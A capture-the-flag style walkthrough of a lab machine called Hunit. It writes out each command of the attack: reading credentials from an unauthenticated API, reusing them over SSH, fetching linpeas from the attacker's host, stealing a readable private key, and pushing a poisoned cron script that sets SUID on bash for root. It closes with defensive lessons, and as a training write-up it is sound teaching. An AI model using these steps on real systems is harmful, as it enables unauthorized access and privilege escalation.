Hunit
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A poorly protected REST API on Hunit's Tomcat (8080) exposes the user table with plaintext passwords (API information disclosure); withdademolawe log in over SSH (credential reuse). As that user we find a readable SSH private key that grants access to a Git repositoryrootdeploys via cron. We poison a script in the repo,pushit, and the cron runs it asroot(RCE via a cron-deployed Git repo), setting the SUID bit onbash.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The box exposes only four ports, all in high ranges:
ping -c 1 192.168.206.125
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.206.125
PORT STATE SERVICE
8080/tcp open http
12445/tcp open netbios-ssn
18030/tcp open http
43022/tcp open sshnmap -p8080,12445,18030,43022 -sCV 192.168.206.125 -oN targetedScanPORT STATE SERVICE VERSION
8080/tcp open http Apache Tomcat (language: en)
|_http-title: My Haikus
12445/tcp open netbios-ssn Samba smbd 4
18030/tcp open http Apache httpd 2.4.46 ((Unix))
|_http-title: Whack A Mole!
43022/tcp open ssh OpenSSH 8.4 (protocol 2.0)Nothing sits where you'd expect: SSH lives on 43022, Samba on 12445, and there are two web servers. 8080 serves a Tomcat app called My Haikus, the prime candidate as a business application (the other, Whack A Mole! on 18030, looks like a static game).
TCP 8080: content discovery
We run content discovery against the haikus app:
dirsearch -u http://192.168.206.125:8080/ --exclude-status=403,404 -t 200[13:50:37] 200 - 148B - /api/
[13:50:46] 500 - 105B - /error/An /api/ endpoint shows up. An app with a REST API is usually more interesting than its frontend: APIs often expose internal objects without the access control the website enforces.
REST API: plaintext passwords
We request the API index and walk the resources it offers. One of them is /user/:
curl http://192.168.206.125:8080/api/ | jq
curl http://192.168.206.125:8080/api/user/ | jq
[
{
"login": "dademola",
"password": "ExplainSlowQuest110",
"firstname": "Derik",
"lastname": "Ademola",
"description": "Admin",
"id": 6
}
]The /api/user/ endpoint returns the full user table with plaintext passwords (API information disclosure). No authentication, no filtering: anyone who knows the path reads real credentials. We keep dademola:ExplainSlowQuest110, flagged as Admin.
Shell as dademola
SSH with the leaked credentials
We try the credential straight against the SSH on port 43022 (credential reuse):
ssh dademola@192.168.206.125 -p 43022
dademola@192.168.206.125's password:
Last login: Fri Jan 16 13:00:15 2026 from 192.168.45.177
[dademola@hunit ~]$ whoami
dademola
It works on the first try. We read the user proof:
cat local.txt && whoami && ip a
4c2832e08ee5b8075e6ec5c196a17d0cPrivilege escalation
Enumeration: a readable SSH private key
We upload linpeas.sh (repo) and run it to enumerate the system:
# on Kali
python3 -m http.server 8080
# on hunit
wget http://192.168.45.177:8080/linpeas.sh
chmod +x linpeas.sh
./linpeas.shThe Cron jobs section of linpeas flags /etc/crontab.bak in red, a crontab copy that should not be sitting there and that confirms the box has scheduled tasks of its own (the default cron.d/cron.daily only ship 0hourly):

╔══════════╣ Cron jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root  74 Oct 31  2019 /etc/cron.deny
-rw-r--r-- 1 root root  66 Jan 15  2021 /etc/crontab.bak

/etc/cron.d:
total 12
-rw-r--r-- 1 root root  128 Oct 31  2019 0hourly

/etc/cron.daily:
total 8
That crontab.bak is the first hint that something runs periodically as root; the what gets confirmed later, when the SUID bit shows up on its own. Further down, linpeas highlights a readable SSH private key in a git user's home: /home/git/.ssh/id_rsa. It's sensitive material that shouldn't be accessible and suggests an internal Git server:

Searching ssl/ssh files
-rwxr-xr-x 1 root root 2590 Nov  5  2020 /home/git/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn...<SNIP>
The key /home/git/.ssh/id_rsa is readable (-rwxr-xr-x), pointing to an internal Git server.
Git repository deployed by cron
We copy the key, give it restrictive permissions and use it to clone the git-server repository through the SSH on port 43022:
cp /home/git/.ssh/id_rsa .
chmod 600 id_rsa
GIT_SSH_COMMAND="ssh -i id_rsa -p 43022" git clone git@localhost:/git-server
ls
Cloning into 'git-server' ...
remote: Enumerating objects: 12, done.
remote: Total 12 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (12/12), done.
Resolving deltas: 100% (2/2), done.
[dademola@hunit tmp]$ ls
git-server  id_rsa  linpeas.sh
The repository contains a backups.sh. The piece that closes the chain is that root runs that script via cron after deploying the repository: if we modify backups.sh and push the change, the cron will run it with root privileges (RCE via a cron-deployed Git repo). Since we hold the git user's private key, we can push.
Poison the script and push
The repo holds three files (NEW_CHANGE, README and backups.sh) and the script is practically empty: just a # # Placeholder comment. That is what makes the trick so comfortable, since appending a line at the end breaks nothing the cron expected to run. We add the chmod u+s /bin/bash, leave it executable and stage it:
cd git-server/
ls
cat backups.sh
echo 'chmod u+s /bin/bash' >> backups.sh
chmod 777 backups.sh
git add .
[dademola@hunit tmp]$ cd git-server/
[dademola@hunit git-server]$ ls
NEW_CHANGE  README  backups.sh
[dademola@hunit git-server]$ cat backups.sh
#!/bin/bash
#
#
# # Placeholder
#
git refuses to commit without an identity, so we set any one and commit:
git config --global user.name "Dademola"
git config --global user.email "dademola@example.com"
git commit -m "pwned" .
[master d23e940] pwned
 1 file changed, 1 insertion(+)
 mode change 100644 => 100755 backups.sh
The commit records the two things that matter: the appended line and the mode change to 100755, meaning the file already travels with the execute bit. All that is left is sending it:
GIT_SSH_COMMAND="ssh -i /tmp/id_rsa -p 43022" git push origin master
Enumerating objects: 5, done.
Writing objects: 100% (3/3), 347 bytes | 347.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
To localhost:/git-server
   b50f4e5..d23e940  master -> master
The push goes through: master -> master. Now we just wait for root's cron.
SUID bash, to root
We wait for root's cron to deploy the repository and run our backups.sh. Shortly after, /bin/bash shows the SUID bit set; we run bash -p to keep euid=0 (SUID abuse):
ls -l /bin/bash
bash -p
whoami
-rwsr-xr-x 1 root root 928016 Aug 9 2020 /bin/bashWe read the final proof:
cat /root/proof.txt && whoami && ip a
d9521a48baf0a2993fdaccd48f6671b1Attack chain
Tomcat /api/user/ (8080)  --  user table with plaintext passwords  ->  dademola:ExplainSlowQuest110
        │  ssh -p 43022  (credential reuse)
        ▼
shell as dademola  (local.txt)
        │  linpeas -> readable /home/git/.ssh/id_rsa
        │  git clone git@localhost:/git-server  (repo deployed by root's cron)
        ▼
poisoned backups.sh (chmod u+s /bin/bash) + git push
        │  root's cron runs backups.sh
        ▼
SUID /bin/bash -> bash -p -> root  (proof.txt)
Lessons learned
- APIs leak what the frontend protects. The website didn't show passwords, but
/api/user/served them in cleartext with no authentication. Every REST surface must enforce the same access control and never return sensitive fields. - Plaintext, reused passwords. The same value opened SSH. Hashing credentials and not reusing them would have cut the jump from the API to interactive access.
- A readable private key is a door. An
/home/git/.ssh/id_rsaaccessible to another user hands over control of the repository. Private keys must be600and owned exclusively. - Automating with root over modifiable content is dangerous. Having
rootdeploy and run via cron a repository a user can write to turns agit pushinto code execution asroot. The pipeline should validate and sign what it runs, and run with least privilege.